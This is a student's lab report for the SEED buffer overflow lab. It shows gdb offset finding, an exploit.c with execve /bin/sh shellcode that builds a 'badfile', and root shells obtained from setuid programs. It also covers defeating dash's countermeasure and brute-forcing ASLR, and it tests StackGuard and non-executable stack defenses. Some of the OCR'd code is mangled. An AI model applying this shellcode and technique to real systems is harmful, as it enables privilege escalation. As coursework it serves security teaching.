## Information Security Lab 3: Buffer Overflow


PES1201801948 Bharath S Bhambore Section H

Lab Setup:


Machine : SeedUbuntu Name : Ubuntu 16.04 -1

IP: 10.0.2.9

**Task 1: Turning Off Countermeasures** 




In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of the stack in the memory.



Strcpy() is a function vulnerable to buffer overflow since it does not check for the length of the buffer before copying it into the destination address. Hence why our compiler also gives a warning.


Running the object file before switching our shell to zsh, we see that we got a seed user shell with lower privileges, not root [the one we wanted].



We change the default shell from 'dash' to 'zsh' to avoid the countermeasure implemented in 'bash' for the SET-UID programs.


Running with zsh as our shell, the object file now gives us a shell with euid of root.

Task 2: Vulnerable Program




Above shown is the normal working of our vulnerable program, where more than 24 characters in the badfile would result in a segmentation fault, or else it returns properly.

Task 3: Exploiting the Vulnerability



Running the object file in gnu debugger, we find the address of ebp and of the buffer as shown by keeping a break point on the bof() function.



The program stops inside the bof function due to the breakpoint created. The stack frame values for this function will be of our interest and will be used to construct the badfile contents. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value's address.

```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
     0000| 0xbfffea00 --> 0xb7fe96eb (< dl fixup+11>:
                                                                        esi
      ,0x15915)
     0004 | 0xbfffea04 --> 0x0
           0xbfffea08 --> 0xb7f1c000 --> 0x1b1db0
           0xbfffea0c --> 0xb7b62940 (0xb7b62940)
           0xbfffea10 --> 0xbfffec58 --> 0x0
          0xbfffea14 -->
                                       (< dl runtime resolve+16>:
     0024| 0xbfffea18 --> 0xb7dc888b (< GI IO fread+11>:
                                                                        ebx
     0028 | 0xbfffealc --> 0x0
     Legend: code, data, rodata, value
     Breakpoint 1, bof (
         str=0xbfffea47 "aaaa\n\360\322\377\267\071=\376\267\320s\277\2
     67=\005") at stack.c:10
              strcpy(buffer, str);
                p &buffer
     $5 = (char (*)[24]) 0xbfffea08
     $6 = (void *) 0xbfffea28
                 (0xbfffea28-0xbfffea08)
     $7 = 0x20
```

Using the ebf frame pointer address, we try to figure out the address to which the shell code should be copied into in the memory.

Difference between the 2 addresses is 0x20 = 32 in decimal, we also know that the return address is at ebp + 4 bytes => 32+4 = 36 bytes.

Now that we know the return address, we can add a offset like 0x92 which will map to an NOP address, which will eventually lead to the address at which the shell code is placed.

## Exploit.c


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
                             /* xorl
    "\x31\xc0"
                                        %eax, %eax
    "\x50"
                             /* pushl
                                        %eax
    "\x68""//sh"
"\x68""/bin"
                            /* pushl
                                        $0x68732f2f
                            /* pushl
                                        $0x6e69622f
                                        %esp,%ebx
    "\x89\xe3"
                            /* movl
                            /* pushl
    "\x50"
                                       %eax
    "\x53"
                            /* pushl
                                        %ebx
                            /* movl
    "\x89\xe1"
                                        %esp,%ecx
    "\x99"
                            /* cdq
    "\xb0\x0b"
                            /* movb $0x0b,%al
    "\xcd\x80"
                            /* int
                                        $0x80
void main(int argc, char **argv)
    char buffer[517];
    FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
*((long *)(buffer+36))=0xbfffeb08+0x92;
memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
/* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
```

We compile the exploit, and Running this exploit, it generates the badfile


```
Bharath-PES1201801948-VM1:~$ gcc -o exploit exploit.c
Bharath-PES1201801948-VM1:~$ ./exploit
Bharath-PES1201801948-VM1:~$
```

```
Bharath-PES1201801948-VM1:~$ hexdump -C badfile
00000000 b0 7a fc bf b0 7a fc bf b0 7a fc bf b0 7a fc bf
Z...Z...Z..
00000020 b0 7a fc bf b0 7a fc bf 90 90 90 90 90 90 90 90
                                             .Z...
. . . . . . . . .
.....1.Ph/
000001f0 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 b0
                                             /shh/
bin..PS....
00000200 0b cd 80 90 00
                                             .....
00000205
Bharath-PES1201801948-VM1:~$
```


Now running our stack, we have successfully performed the buffer overflow attack and gained a shell, but still the uid != euid.



Running the realuid code given, and executing our stack again, we can see that we have successfully gained root privileges.



Task 4 : Defeating dash's Countermeasure




In order to defeat the dash's countermeasure, we first change the /bin/sh symbolic link to point it back to /bin/dash again.


We compile the code dash\_shell\_test.c while commenting the setuid(0) command.

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL; //
   //setuid(0);
   execve("/bin/sh", argv, NULL);
   return 0;
}
```

Compiling the code in root, and making it a setuid program



Running the program, we get a user shell



Now, uncommenting the setuid command, we compile it in root again and make it a setuid program.


```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
  char *argv[2];
  argv[0] = "/bin/sh";
  argv[1] = NULL; //
  setuid(0);
  execve("/bin/sh", argv, NULL);
  return 0;
}
```

Running this now, we can see that we gained a root shell unlike last time.

```
root@VM:/home/seed/is/lab3# vim dash_shell_test.c
root@VM:/home/seed/is/lab3# gcc dash_shell_test.c -o dash_shell_te
st
root@VM:/home/seed/is/lab3# chmod 4755 dash_shell_test
root@VM:/home/seed/is/lab3# exit
exit

Bharath-PES1201801948-VM1:~/is/lab3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Redoing compiling call\_shellcode from task1, but including the extra 4 lines of code, we can see that we directly spawn a root shell.



## **Task 5: Defeating Address Randomization**

First, we enable address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only the stack address would have been randomized.

```
Bharath-PES1201801948-VM1:~/is/lab3$ sudo /sbin/sysctl -w kernel.r andomize_va_space=2 kernel.randomize_va_space = 2 Bharath-PES1201801948-VM1:~/is/lab3$
```




The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack.

The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference

between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run. As seen, we get the root terminal (as it is a SET-UID root program), indicated by #.

Task 6: Turn on the StackGuard Protection




First, we disable the address randomization countermeasure. Then we compile the program 'stack.c' with StackGuard Protection(by not providing -fno-stack-protector)and executable stack(by providing -z execstack).

Next, we run this vulnerable stack program, and see that the buffer overflow attempt fails because of the following error, and the process is aborted

This proves that with StackGuard Protection mechanism, Buffer Overflow attack can be detected and prevented.

Task 7: Turn on the Non-executable Stack Protection



We compile the program with StackGuard Protection off (due to -fno-stack-protector) and non executable stack (by adding -z noexecstack) in root shell.

On running this compiled program, we get the error of segmentation fault. This shows that the buffer overflow attack did not succeed, and the program crashed

This error is caused because the stack is no more executable.